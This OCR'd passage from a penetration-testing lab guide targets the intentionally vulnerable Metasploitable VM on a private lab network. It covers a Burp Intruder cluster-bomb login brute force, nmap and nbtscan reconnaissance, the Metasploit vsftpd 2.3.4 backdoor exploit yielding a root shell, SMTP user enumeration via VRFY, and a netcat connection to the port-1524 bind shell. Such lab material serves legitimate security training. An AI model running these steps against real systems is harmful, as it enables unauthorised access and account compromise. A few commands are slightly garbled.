
Send the below request to the intruder.





Now press the right side clear button.That will clear the $.


Now Add $ to username then Add $ to password.Set attack type to cluster bomb.


Now set the payload 1 and add the list.




Now set the payload 2 and add the list.




After setting payload 1 & 2 .Then press start attack.




| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | | 302 | | | 145 | |
| 1 | admin | admin | 302 | | | 296 | |
| 2 | password | admin | 302 | | | 145 | |
| 3 | akkll | admin | 302 | | | 145 | |
| 4 | euiiiilmm | admin | 302 | | | 145 | |
| 5 | admin | password | 302 | | | 145 | |
| 6 | password | password | 302 | | | 145 | |
| 7 | akkll | password | 302 | | | 145 | |
| 8 | euiiiilmm | password | 302 | | | 145 | |
| 9 | admin | sfghj | 302 | | | 145 | |
| 10 | password | sfghj | 302 | | | 145 | |
| 11 | akkll | sfghj | 302 | | | 145 | |
| 12 | euiiiilmm | sfghj | 302 | | | 145 | |

## 4. Perform Exploiting Metasploit


### a) Exploiting Metasploit using FTP

Metasploitable Exploit - Port 21/ftp


One of the vulnerabilities that can be exploited on Metasploitable is the FTP (File Transfer Protocol) service. FTP is a protocol used to transfer files between computers over a network. However, it is an unencrypted protocol, which means that data transmitted over FTP can be intercepted and read by attackers. In addition, FTP servers can be vulnerable to a variety of attacks, including buffer overflows, command injection, and brute force attacks.

Find the IP address of the metasploitable by using the below commands:

**# ifconfig**




**# nbtscan 172.16.217.0/24**




"Nmap -sV" is a command used with the Nmap (Network Mapper) tool to scan a target network or system and identify the services and their versions running on the target. The "-sV" option instructs Nmap to use service version detection to attempt to determine the application and version number of the services running on the target system.

The above operation can be performed by the below command:

**# nmap -sV 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-24 03:58 EST
Nmap scan report for 172.16.217.129
Host is up (0.0041s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

"Msfconsole" is a command-line interface (CLI) that is part of the Metasploit Framework, Which can be opened by the below command:

**# msfconsole**

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0gic_B0mb*NOVA-InfoSec*teamstyle*Panic*
```

To search for a specific module related to vsftpd in the Metasploit Framework using the Msfconsole, run below command:

**msf6 > search vsftpd**

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use payload, enter the below command:

**msf6 > use payload/cmd/unix/interact**

```
msf6 > use payload/cmd/unix/interact
```

To use Module “exploit/unix/ftp/vsftpd/_234_backdoor”, enter below command:

**msf6 payload(payload/cmd/unix/interact) > use 0**

To show options, enter below command:

**msf6 exploit(unix/ftp/vsftpd/_234_backdoor) > show options**

```
msf6 payload(cmd/unix/interact) > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                      tasploit
   RPORT   21               yes       The target port (TCP)
```

To show payloads, enter below command:

**msf6 exploit(unix/ftp/vsftpd/_234_backdoor) > show payloads**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

To start exploit, enter below command:

**msf6 exploit(unix/ftp/vsftpd/_234_backdoor) > exploit**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.217.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.217.129:21 - USER: 331 Please specify the password.
[+] 172.16.217.129:21 - Backdoor service has been spawned, handling...
[+] 172.16.217.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.217.128:46101 -> 172.16.217.129:6200) at 2023-02-24 04:03:22 -0500
```

### b) Exploiting Metasploit using SMTP

Metasploitable Exploit - Port 25/smtp

To get superuser access, enter command:

**$ sudo su**

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.217.128  netmask 255.255.255.0  broadcast 172.16.217.255
        inet6 fe80::1721:96ac:28cc:c1c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:be:de  txqueuelen 1000  (Ethernet)
        RX packets 2167086  bytes 325560051 (310.4 MiB)
```

Nbtscan is a command-line tool used for NetBIOS enumeration, which is a protocol used by Windows systems for communication over a network. Nbtscan can be used to discover active hosts and their NetBIOS names, MAC addresses, and IP addresses on a local or remote network. It can also identify open ports and services running on those hosts, making it a useful tool for network reconnaissance and security auditing. Nbtscan is available for Unix, Linux, and Windows platforms and is free to use.

**# nbtscan 172.16.217.0/24**

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 172.16.217.0/24
Doing NBT name scan for addresses from 172.16.217.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
172.16.217.1     HPOMEN15         <server>  <unknown>        00:50:56:c0:00:08
172.16.217.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```

**# nmap -sV 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-22 01:21 EST
Nmap scan report for 172.16.217.129
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

The "nmap" command is a popular network exploration and security auditing tool used to discover hosts and services on a computer network, as well as identify potential vulnerabilities.

The above operation can be performed by the below command:

**# nmap -p 25 –script vuln 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 25 --script vuln 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-22 01:22 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.16.217.129
```

"Msfconsole" is a command-line interface (CLI) that is part of the Metasploit Framework, Which can be opened by the below command:

**# msfconsole**

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

To search modules in smtp, Enter command:

**msf6 > search smtp**

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Server
2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Capt
re: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Energ
 Meters - Login Brute Force, Extract Info and Dump Plant Database
```

To use 25th Module and to show options, Enter command:

**msf6 > use 25**

**msf6 auxiliary(scanner/smtp/smtp_enum) > show options**

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                  Required  Description
   ----       ---------------                                  --------  -----------
   RHOSTS                                                      yes       The target host(s), see https://github.com/rapid7/metasplo
                                                                         it-framework/wiki/Using-Metasploit
   RPORT      25                                               yes       The target port (TCP)
   THREADS    1                                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/                 yes       The file that contains a list of probable users accounts.
              data/wordlists/unix_users.txt
```

To set RHOST and show options, Enter command:

**msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 172.16.217.129**

**msf6 auxiliary(scanner/smtp/smtp_enum) > show options**

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS     172.16.217.129                   yes       The target host(s), see https://github.com/rapid7/metasplo
                                                         it-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/ yes       The file that contains a list of probable users accounts
```

To start exploit, enter below command:

**msf6 exploit(multi/http/php_cgi_arg_injection) > exploit**

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 172.16.217.129:25     - 172.16.217.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Open new Terminal and Enter below command to start exploitation:

**# nc 172.16.217.129 25**

```
┌──(root㉿kali)-[/home/kali]
└─# nc 172.16.217.129 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
```

**c) Exploiting Metasploit using Blind shell**

Metasploitable Exploit - Port 1524/bindshell

To get superuser access, enter command:

**$ sudo su**

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.217.128  netmask 255.255.255.0  broadcast 172.16.217.255
        inet6 fe80::1721:96ac:28cc:c1c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:be:de  txqueuelen 1000  (Ethernet)
        RX packets 2167086  bytes 325560051 (310.4 MiB)
```

Nbtscan is a command-line tool used for NetBIOS enumeration, which is a protocol used by Windows systems for communication over a network. Nbtscan can be used to discover active hosts and their NetBIOS names, MAC addresses, and IP addresses on a local or remote network. It can also identify open ports and services running on those hosts, making it a useful tool for network reconnaissance and

security auditing. Nbtscan is available for Unix, Linux, and Windows platforms and is free to use.

**# nbtscan 172.16.217.0/24**

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 172.16.217.0/24
Doing NBT name scan for addresses from 172.16.217.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
172.16.217.1     HPOMEN15         <server>  <unknown>        00:50:56:c0:00:08
172.16.217.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.16.217.255   Sendto failed: Permission denied
```

"Nmap -sV" is a command used with the Nmap (Network Mapper) tool to scan a target network or system and identify the services and their versions running on the target. The "-sV" option instructs Nmap to use service version detection to attempt to determine the application and version number of the services running on the target system.

The above operation can be performed by the below command:

**# nmap -sV 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-22 01:21 EST
Nmap scan report for 172.16.217.129
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

The "nmap" command is a popular network exploration and security auditing tool used to discover hosts and services on a computer network, as well as identify potential vulnerabilities.

The above operation can be performed by the below command:

**# nmap -p 1524 –script vuln 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1524 --script vuln 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-22 02:08 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.16.217.129
Host is up (0.00055s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 00:0C:29:C4:19:D4 (VMware)
```

The nc command, also known as netcat, is a popular utility tool used for reading and writing data across network connections. It can be used for a variety of purposes, such as transferring files, port scanning, and creating backdoors for remote access. The nc command can work with both TCP and UDP protocols.

Open new Terminal and Enter below command to start exploitation:

**# nc 172.16.217.129 1524**



### d) Exploiting Metasploitable using HTTP

Metasploitable Exploit - Port 80/http

Metasploitable is a vulnerable virtual machine that can be used to practice penetration testing techniques. One of the commonly exploited vulnerabilities on Metasploitable is through Port 80/http, which is used for web traffic. Exploiting this vulnerability involves identifying the target, choosing a suitable exploit, and launching it to gain access to the target machine.

Find the IP address of the metasploitable by using the below commands:

**# ifconfig**



Nbtscan is a command-line tool used for NetBIOS enumeration, which is a protocol used by Windows systems for communication over a network. Nbtscan can be used to discover active hosts and their NetBIOS names, MAC addresses, and IP addresses on a local or remote network. It can also identify open ports and services running on those hosts, making it a useful tool for network reconnaissance and security auditing. Nbtscan is available for Unix, Linux, and Windows platforms and is free to use.

**# nbtscan 172.16.217.0/24**

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 172.16.217.0/24
Doing NBT name scan for addresses from 172.16.217.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
172.16.217.1     HPOMEN15         <server>  <unknown>        00:50:56:c0:00:08
172.16.217.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.16.217.255   Sendto failed: Permission denied
```

"Nmap -sV" is a command used with the Nmap (Network Mapper) tool to scan a target network or system and identify the services and their versions running on the target. The "-sV" option instructs Nmap to use service version detection to attempt to determine the application and version number of the services running on the target system.

The above operation can be performed by the below command:

**# nmap -sV 172.16.217.129**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-24 03:58 EST
Nmap scan report for 172.16.217.129
Host is up (0.0041s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

"Msfconsole" is a command-line interface (CLI) that is part of the Metasploit Framework, Which can be opened by the below command:

**# msfconsole**

